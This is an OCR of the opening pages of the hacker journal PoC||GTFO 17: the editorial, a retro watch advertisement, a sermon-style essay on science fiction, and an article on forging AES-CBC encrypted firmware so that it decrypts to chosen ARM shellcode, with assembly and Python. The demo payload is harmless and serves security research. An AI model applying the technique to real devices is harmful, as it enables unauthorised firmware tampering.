
PoC||GTFO

It's damned cold outside, so let's light ourselves a fire!



Des Teufels liebstes Möbelstück ist die lange Bank. Это самиздат.
Compiled on December 30, 2017. Free Radare2 license included with each and every copy!
€ 0, $0 USD, $0 AUD, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő), 100 JPC.

Legal Note: Please make an extra copy of this scientific journal, by laserjet or by typewriter самиздат, and give it away. Give it to a friend, leave it in the magazine rack at the doctor's office, or hide it inside a good technical book at your local library.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo17.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.

https://unpack.debug.su/pocorgtfo/ https://pocorgtfo.hacke.rs/
https://www.alchemistowl.org/pocorgtfo/ https://www.sultanik.com/pocorgtfo/

Technical Note: This file, `pocorgtfo17.pdf`, is valid as a PDF file, a ZIP file, and as firmware for the Apollo Guidance Computer. We the editors do not recommend it for use in space navigation, and we warn our fine readers that replacing a spaceship's navigational firmware before a flight would be a joke in extremely poor taste.

```
# Start the emulator GUI on localhost:19697
  (cd VirtualAGC/Resources && ../bin/yaDSKY2) &
# Assemble the firmware image.
  yaYUL pocorgtfo17.pdf
# Engage!
  yaAGC --nodebug pocorgtfo17.pdf.bin
```

Cover Art: As with the previous issue, the cover illustration from this release is a Hildibrand engraving of a painting by Léon Benett that was first published in *Le tour du monde en quatre-vingts jours* by Jules Verne in 1873.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo17.pdf -o pocorgtfo17-book.pdf
```


Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Scooby Bus Driver	Ryan Speers
with the good assistance of	
Samizdat Postmaster	Nick Farr

17:01 I thought I turned it on, but I didn't.

Neighbors, please join me in reading this eighteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Leipzig and Washington, D.C.

If you are missing the first seventeen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, the sixteenth release in Montréal, New York, or Las Vegas, or the seventeenth release in São Paulo or Budapest.

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo17.pdf`. It is a valid PDF document and a ZIP file filled with fancy papers and source code. It is also a valid program for the Apollo Guidance Computer, which will run in the VirtualAGC emulator.

As you'll recall from PoC‖GTFO 3:11, AES in CBC mode allows you to flip bits of the initialization vector to flip bits of the first cleartext block. On page 5, Albert Spruyt and Niek Timmers share some handy tricks for using a similar property: by flipping bits of one block's ciphertext you can also flip blocks of the subsequent ciphertext block after decryption. In this manner, they can sacrifice half of the blocks by flipping their bits to control the other half, loading shellcode into the cleartext of an encrypted ARM image for which they have no key.

Our own Pastor Laphroaig has a sermon for you on page 9, concerning the good ol' days of juvenile science fiction, when chemistry sets were dangerous and Dr. Watson trusty pistol was always at hand.

Software defined radios and radios built from custom hardware can receive damned near anything these days, but some of the most clever radio hacking involves firmware patches to existing, commodity radios. On page 13, Damien Cauquil shows us how to write custom firmware for the nRF51 chip in the BBC Micro:Bit to sniff an ongoing Bluetooth Low Energy connection, without previously knowing the hop interval, increment, or even the channel map.

Speaking of PHY layer tricks, what does a clever neighbor do when he hasn't got a hardware PHY? For Ethernet, Andrew Zonenberg simply bitbangs it from an old Spartan-6 FPGA and the right resistors. Page 21.

When assembling hardware, sometimes it can be ambiguous whether a chip is inserted one way, or rotated one hundred and eighty degrees from that way. On page 32, Joe Grand shares with us a DIP-8 design that selectively re-adjusts itself to having the chip rotated. Build your PCB by the ferric chloride method with a 0.1" DIP socket for proper nostalgia.

Back in the good ol' days, folks would share hooking techniques over a pint of good ale. Now that pints have as few as eight ounces, and some jerk ranting about Bitcoin ruins all our conversations, it's nice to read that Shawn Webb has been playing with methods for hooking functions in FreeBSD processes through unprivileged `ptrace()` debugging. Page 34.

Page 42 features a gumshoe detective novella, one in which Soldier of Fortran hangs out his neon sign and teams up with Bigendian Smalls to create the niftiest EBCDIC login screen for his z/OS mainframe.

Leandro Pereira has some clever tricks on page 56 for injecting additional code into preexisting ELF files to enable defensive features through `seccomp-bpf`.

On page 60, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a reverse engineering story. Please send one our way.

WRISTMAC™

Wouldn't it be great—

to have your telephone book, your appointment schedule and your To Do list available instantly, 24 hours a day? How about daily reminders? Multiple alarm clocks? Price list information? Project details? Client phone numbers?

The WristMac™ is a high quality digital watch that talks to your Macintosh!

The **WristMac**™ downloads up to 80 screen pages of your most important information in less than 30 seconds. Your data can be quickly imported from your existing Macintosh files, including Apple's Hypercard stacks, Focal Point II, QuickDEX, Dynodex, Address Book Plus, Smart Alarms, plain text files, and many others. Once the information is in the watch, it can be edited and transferred back to the Mac, using the optional bi-directional adapter!

The **WristMac**™ is a complete system, including watch, cable and software. It adapts to the way you work: use it as a stand-alone system for keeping track of your personal information, or use the easy import ability to pick up your existing data.

Now you CAN take it with you!

Watch Features:

- State of the art digital watch with day, date, hours, minutes, seconds
- Additional screen shows two 12-character lines. Timed memos sound alarm and display a 12 character message
- Phone memo shows 12 character name plus phone number
- Free-form text displays 80 screens of 24 characters, divided among up to 12 different headings
- Included cable connects to Mac Plus, Classic, Portable, SE, SE/30, II, IIx, IIcx, IIci, SI and LC

Software Features:

- New version 2.0 Wristmac software
- Includes Apple's Hypercard 2.0 software free!
- Can be used as a stand-alone system
- Stores and recalls multiple "master lists"
- Extensive on-line help facility
- Imports from Apple's Address and Appointment stacks
- Imports from Focal Point II (seven different stacks)
- Imports from Activision's City to City and Business Class
- Imports from Portfolio System's Dynodex
- Imports from Power Up Software's Address Book Plus
- Imports from Jam Software's Smart Alarms
- Imports from Casady & Greene's QuickDex
- Imports from ACIUS' 4th Dimension
- Imports from any tab-delimited text file
- Exports to Survivor Software's MacMoney accounting system
- Exports to tab-delimited text files

Suggested Retail Prices:

Standard WristMac™ (Black, Red, Green, Yellow, Gray)	$145
Executive WristMac™ Black	195
Pocket WristMac™	195
Executive WristMac™ Gold or Silver	245
Bidirectional Adapter	75
Watch-to-Watch Transfer Adapter	25
WristMac™ Software and Cable Kit only	75

To Order:
For fast phone service, call **813-882-8635** or fax **813-884-5941** from 9:00am to 5:30 pm EST, Monday through Friday.
Or order by mail, from **Microseeds Publishing, Inc.**
5901 Benjamin Center Drive - Suite 103 • Tampa, FL 33634.
Payment by check, money order, Visa or MasterCard.

The WristMac™ Copyright© 1990 by Ex Machina, Inc. • New York, NY

17:02 Constructing AES-CBC Shellcode

by Albert Spruyt and Niek Timmers


Howdy folks!

Imagine, if you will, that you have managed to bypass the authenticity measures (i.e., secure boot) of a secure system that loads and executes an binary image from external flash. We do not judge, it does not matter if you accomplished this using a fancy attack like fault injection[1] or the authenticity measures were lacking entirely.[2] What's important here is that you have gained the ability to provide the system with an arbitrary image that will be happily executed. But, wait! The image will be decrypted right? Any secure system with some self respect will provide confidentiality to the image stored in external flash. This means that the image you provided to the target is typically decrypted using a strong cryptographic algorithm, like AES, using a cipher mode that makes sense, like Cipher-Block-Chaining (CBC), with a key that is not known to you!

Works of exquisite beauty have been made with the CBC-mode of encryption. Starting with humble tricks, such as bit flipping attacks, we go to heights of dizzying beauty with the padding-oracle-attack. However, the characteristics of CBC-mode provide more opportunities. Today, we'll apply its bit-flipping characteristics to construct an image that decrypts into executable code! Pretty nifty!

Cipher-Block-Chaining (CBC) mode

The primary purpose of the CBC-mode is preventing a limitation of the Electronic Code Book (ECB) mode of encryption. Long story short, the CBC-mode of encryption ensures that plain-text blocks that are the same do not result in duplicate cipher-text blocks when encrypted. Below is an ASCII art depiction of AES decryption in CBC-mode. We denote a cipher text block as $\texttt{CT}_i$ and a plain text block as $\texttt{PT}_i$.



An important aspect of CBC-mode is that the decryption of $\texttt{CT}_2$ depends, besides the AES decryption, on the value of $\texttt{CT}_1$. Magically, without knowing the decryption key, flipping 1 or more bits in $\texttt{CT}_1$ will flip 1 or more bits in $\texttt{PT}_2$.

Let's see how that works, where $\wedge 1$ denotes flipping a bit at an arbitrary position.

$$\texttt{CT}_1 \wedge 1 + \texttt{CT}_2$$

Which get decrypted into:

$$\texttt{TRASH} + \texttt{PT}_2 \wedge 1$$

[1] Bypassing Secure Boot using Fault Injection, Niek Timmers and Albert Spruyt, Black Hat Europe 2016
[2] Arm9LoaderHax — Deeper Inside, Jason Dellaluce

A nasty side effect is that we completely trash the decryption of $\texttt{CT}_1$ but, if we know the contents of $\texttt{PT}_2$, we can fully control $\texttt{PT}_2$ to our heart's delight! All this magic can be attributed to the `XOR` operation being performed after the AES decryption.

Chaining multiple blocks

We now know how to control a single block decrypted using CBC-mode by trashing another. But what about the rest of the image? Well, once we make peace with the fact that we will never control everything, we can try to control half! If we consider the bit-flipping discussion above, let's consider the following image encrypted with AES-128-CBC, for which we do not control the IV:

$$\texttt{CT}_1 + \texttt{CT}_2 + \texttt{CT}_3 + \texttt{CT}_4 + ...$$

Which gets decrypted into:

$$\texttt{PT}_1 + \texttt{PT}_2 + \texttt{PT}_3 + \texttt{PT}_4 + ...$$

No magic here! All is decrypted as expected. However, once we flip a bit in $\texttt{CT}_1$, like:

$$\texttt{CT}_1 \wedge 1 + \texttt{CT}_2 + \texttt{CT}_3 + \texttt{CT}_4 + ...$$

Then, on the next decryption, it means we trash $\texttt{PT}_1$ but control $\texttt{PT}_2$, like:

$$\texttt{TRASH} + \texttt{CT}_2 \wedge 1 + \texttt{PT}_3 + \texttt{PT}_4 + ...$$

The beauty of CBC-mode is that with the same ease we can provide:

$$\texttt{CT}_1 \wedge 1 + \texttt{CT}_2 + \texttt{CT}_1 \wedge 1 + \texttt{CT}_2 + ...$$

Which results in:

$$\texttt{TRASH} + \texttt{CT}_2 \wedge 1 + \texttt{TRASH} + \texttt{CT}_2 \wedge 1 + ...$$

Using this technique we can construct an image in which we control half of the blocks by only knowing a single plain-text/cipher-text pair! But, this makes you wonder, where can we obtain such a pair? Well, we all know that known data (such as `00`s or `FF`s) is typically appended to images in order to align them to whatever size the developer loves. Or perhaps we know the start of an image! Not completely unlikely when we consider exception vectors, headers, etc. More importantly, it does not matter what block we know, as long as we know a block or more somewhere in the original encrypted image. Now that we cleared this up, let's see how we can we construct a payload that will correctly execute under these restrictions!

Payload and Image construction

Obviously we want to do something useful; that is, to execute arbitrary code! As an example, we will write some code that prints a string on the serial interface that allows us to identify a successful attack. For the hypothetical target that we have in mind, this can be accomplished by leveraging the function `SendChar()` that enables us to print characters on the serial interface. This type of functionality is commonly found on embedded devices.

We would like to execute shellcode like the following: beacon out on the UART and let us know that we got code execution, but there's a bit of a problem.

```
1   mov r0,#0x50        ; r0 = 'P'
    ldr r5,[pc,#0]      ; pc is 8 bytes ahead
3   b skip
    .word 0xCACAB0B0    ; address of SendChar
5 skip:
    bl r5               ; Call SendChar
7   mov r0,#0x6f        ; r0 = 'o'
    bl r5               ; Call SendChar
9   mov r0,#0x43        ; r0 = 'C'
    bl r5               ; Call SendChar
11 inf_loop:            ; loop endlessly
    b inf_loop
```

This piece of code spans multiple 16-byte blocks, which is a problem as we only partially control the decrypted image. There will always be a trashed block in between controlled blocks. We mitigate this problem by splitting up the code into snippets of twelve bytes and by adding an additional instruction that jumps over the trashed block to the next controlled block. By inserting place holders for the trash blocks we allow the assembler to fill in the right offset for the next block. Once the code is assembled, we will remove the placeholders!

```
;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

first_block:
  mov r1,r1   ; Useless first block
  mov r2,r2
  mov r3,r3
  b second_block

;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

second_block:
  mov r0,#0x50      ; r0 = 'P'
  ldr r5,[pc,#0]    ; pc is 8 bytes ahead
  b third_block
  .word 0xCACAB0B0 ; address of SendChar

;;placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

third_block:
  bl r5             ; Call SendChar
  mov r0,#0x6f      ; r0 = 'o'
  bl r5             ; Call SendChar
  b forth_block

;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

forth_block:
  mov r0,#0x43      ; r0 = 'C'
  bl r5
inf_loop:
  b inf_loop
  nop               ; Unused space
```

```
### PLAINTEXT ###
12121212121212121212121212121212
34343434343434343434343434343434
56565656565656565656565656565656
78787878787878787878787878787878

### CIPHERTEXT ###
d3875385eb0f7e5de539f1ee10b91b7b
18fa47c26338fa58f581e6e4a33d1948
6d00a4edb8bed131ebbb41399b8946c9
26bdc556c94c528b3fe01a8e54a29cd2

### PAYLOAD ###
11111111111111111111111111111111
22222222222222222222222222222222

### IMAGE ###
f6a276a0ce2a5b78c01cd4cb359c3e5e
18fa47c26338fa58f581e6e4a33d1948
c5914593fd19684bf32fe7f806af0d6d
18fa47c26338fa58f581e6e4a33d1948

### DECRYPTED ###
6210e41a26357e3adc10747553d17aea
11111111111111111111111111111111
a0a35ead815a3e2b8ff54f0299614211
22222222222222222222222222222222
```

Let's put everything together and write some Python (Figure 1) to introduce the concept to you in a language we all understand, instead of that most impractical of languages, English. We use a different payload that is easier to comprehend visually. Obviously, nothing prevents you from replacing the actual payload with something useful like the payload described earlier or anything else of your liking!

In a real world scenario it is likely that we do not control the IV. This means, execution starts from the beginning of the image, we'll need to survive executing the first block which consists of random bytes. This can accomplished by taking the results from PoC||GTFO 14:06 into account where we showed that surviving the execution of a random 16-byte block is somewhat trivial (at least on ARM). Unless very lucky, we can generate different images with a different first block until we can profit!

We hope the above demonstrates the idea concretely so you can construct your own magic CBC-mode images! :)

– — — – — — — – — — –

Once again we're reminded that confidentiality is not the same as integrity, none of this would be possible if the integrity of the data is assured. We also, once again, bask in the radiance of the CBC-mode of encryption. We've seen that with some very simple operations, and a little knowledge of the plain-text, we can craft half-controlled images. By simply skipping over the non-controllable blocks, we can actually create a fully functional encrypted payload, while having no knowledge of the encryption key. If this doesn't convince you of the majesty of CBC then nothing will.

```
from Crypto.Cipher import AES

def printBlocks(title,binString):
    print "\n###",title,"###"
    for i in xrange(0,len(binString),16):
            print binString[i:i+16].encode("hex")

def xor(s1,s2):
    return ''.join([chr(ord(a)^ord(b)) for a,b in zip(s1,s2)])

#
## Prepare the normal image
#
IV = "\xFE" * 16
KEY = "\x88" * 16
PLAINTEXT = "\x12"*16 + "\x34"*16 + "\x56"*16 + "\x78"*16

CIPHERTEXT = AES.new(KEY,AES.MODE_CBC,IV).encrypt(PLAINTEXT)

printBlocks("PLAINTEXT", PLAINTEXT)
printBlocks("CIPHERTEXT", CIPHERTEXT)

#
## Make the half controlled image, we use 2 CTs and 1 PT
## from the original encrypted image
#
knownCipherText = CIPHERTEXT[16:32]
prevCipherText  = CIPHERTEXT[0:16]
knownPlainText  = PLAINTEXT[16:32]

AESoutput = xor(prevCipherText,knownPlainText)

# Output of the assembler with, placeholder blocks removed
payload = '11111111111111111111111111111111' \
'22222222222222222222222222222222'.decode('hex')

printBlocks("PAYLOAD",payload)

IMAGE = ""
for i in range(0,len(payload),16) :
    IMAGE += xor(AESoutput,payload[i:i+16])
    IMAGE += knownCipherText

printBlocks("IMAGE",IMAGE)

#
## What would the decrypted image look like?
#
DECRYPTED = AES.new(KEY,AES.MODE_CBC,IV).decrypt(IMAGE)
printBlocks("DECRYPTED",DECRYPTED)
```

Figure 1. Python to Force a Payload into AES-CBC

17:03 In the Company of Rogues: Pastor Laphroaig's Tall Tales of Science and of Fiction

by P.M.L.


Gather 'round, neighbors. The time for carols and fireside stories is upon us. So let's talk about literature, the heart-warming stories of logic, science, and technology. For even though Santa Claus, Sherlock Holmes, and Captain Kirk are equally imaginary, their impact on us was very real, but also very different at the different times of our lives, and we want to give them their due.

Fiction, of course, works by temporary suspension of disbelief in made-up things, people, and circumstances, but some made-up things make us raise our eyebrows higher than others. Still, the weirdest part is that the things that are hard to believe in the same story sometimes change with time!

So I was recently re-reading some Sherlock Holmes stories, and a thought struck me: in the modern world that succeeded Conan Doyle's London, both Mr. Holmes and Dr. Watson would, in fact, be criminals.

Consider: Holmes' use of narcotics to stimulate his brain in the absence of a good riddle would surely end up with the modern, scientifically organized police sending him to prison rather than deferentially consulting him on their cases. What's more, with all his chemical kit and apparatus, they'd be congratulating themselves on a major drug lab bust. Even if Dr. Watson escaped prosecution as an accomplice, he'd likely lose his medical license, at the very least.

Nor would that be Dr. Watson's only problem. Consider his habit of casually sticking his revolver in his coat pocket when going out to confront some shady and violent characters that his friend's interference with their intended victims would severely upset. This habit would as likely as not land him in serious trouble. His gun crimes were, of course, not as bad as Holmes'—"*...when Holmes in one of his queer humors would sit in an arm-chair with his hair trigger and a hundred Boxer cartridges, and proceed to adorn the opposite wall with a patriotic V.R. done in bullet pocks,...*"—but would be quite enough to put the good doctor away among the very classes of society that Mr. Holmes was so knowledgeable about.



I wonder what would surprise Sir Arthur Conan Doyle, KStJ, DL more about our scientific modernity: that an upstanding citizen would need special permission to defend himself with the best mechanical means of the age when standing up for those abused by the violent bullies of the age, or that such citizens would need a license to own a chemistry lab with boiling flasks, Erlenmeyer flasks, adapter tubes, and similar glassware,[3] let alone the chemicals.

Just imagine that a few decades from now the least believable part of a Gibson cyberpunk novel might be not the funky virtual reality, but that the protagonist owns a legal debugger. Why, owning a road-worthy military surplus tank sounds less far fetched!

In Conan Doyle's stories, Mr. Holmes and Dr. Watson represented the best of the science and tech-minded vanguard of their age. Holmes was an applied science polymath, well versed in chemistry, physics, human biology, and innumerable other things. Even his infamous indifference to the Copernican theory[4] is likely due to his unwillingness to repeat the dictums that a member of the contemporary good society had to "know," i.e., know to repeat, without thinking about them first. As for

[3] Regulated as "drug precursors" by, e.g., Texas Department of Public Safety.

[4] "*My surprise reached a climax, however, when I found incidentally that he was ignorant of the Copernican Theory and of the composition of the Solar System. That any civilized human being in this nineteenth century should not be aware that the earth travelled round the sun appeared to be to me such an extraordinary fact that I could hardly realize it.*"
—A Study in Scarlet.

Dr. Watson, his devotion to science is seriously underappreciated—just imagine what sort of stinky, loud, and occasionally explosive messes he opted to put up with. It takes a genuine conviction of the value of scientific experiment to do so, his respect for Sherlock notwithstanding.

Just in case you wonder how Dr. Watson's trusty revolver fits into this, remember that in his time it represented the pinnacle of mechanical and chemical engineering, just like rocketry did some half a century later. In fact, the Boxer from a couple of paragraphs back, Col. Edward Mounier Boxer, F.R.S., besides inventing the modern centerfire primer that Holmes used in his Webley to spell Queen Victoria's initials and that we use to this day in our ammo, also designed an early two-stage rocket. This same principle of rocketry was later used by Robert Hutchings Goddard.

– — — – — — — – — – —

But of course times change, and we change with them. So I put that book aside, and opened another, which was rockets and space travel all over: a Heinlein juvenile novel, *Rocket Ship Galileo*. Heinlein's juvies are a great way to remind yourself about the basics of space flight and celestial mechanics—but I wish I hadn't, neighbors, not in the frame of mind I was in.

You see, in this 1947 novel three teenagers, who dabble in rocketry and earn their rocket pilot licenses, are taken to the Moon by their uncle, a nuclear physicist and space flight expert. The only people who try to stop them, under the pretext of "endangering minors," are actual Nazis—and the local sheriff sees right through them. So *The Galileo* lifts off to seek adventure and handy explanations of the scientific method, the crowd and the state police cheer, and the stranger with the fake minor protection injunction is taken into custody.

Now that was 1948. Many things changed since then. Vertical landing of space rockets, which made the reader of these juvies cringe just a few years ago, has become a technical reality. But a sheriff approving of a risky activity with mere parental consent is what really stretches belief nowadays; the Moon Nazis with their fake child protection order would've won easily.

Granted, juvie fiction is bound to stretch the truth a little, to give teenagers a place in the adult action to aspire to. But this is the kind of a stretch that inspired the first generation of actual NASA engineers. The characters of the former NASA engineer's memoir *Rocket Boys* built homemade rockets just like Heinlein's teen protagonists. Just like Heinlein's fictional teens, they initially got into trouble for it, and were similarly rescued by adults who used their discretion rather than today's zero tolerance polices.

Now you can read the book or watch the movie, *October Sky*, and count the felonies a teenager these days would rack up for trying the things that brought the author, Homer H. Hickam, Jr., from a West Virginia coal mining town to NASA.


And speaking of movies, neighbors, do you recall that Star Trek episode, *Arena*, in which Captain Kirk is dumped on a primitive world and made to fight a hostile reptilian alien? The fight is arranged by a powerful civilization annoyed by Kirk's and the Gorn's ships dog-fighting in their space; it somehow fits their sense of justice to reduce a spaceship battle to single combat of the captains. Both combatants are deprived of any familiar tools, but

the alien Gorn is much, much stronger, and easily tosses Kirk around.

Of course, all of that was just the setup for a classic story of science education. Kirk saves himself and his ship by spotting the ingredients for making black powder, then using the concoction to disable his scaly, armored opponent closing for the kill.

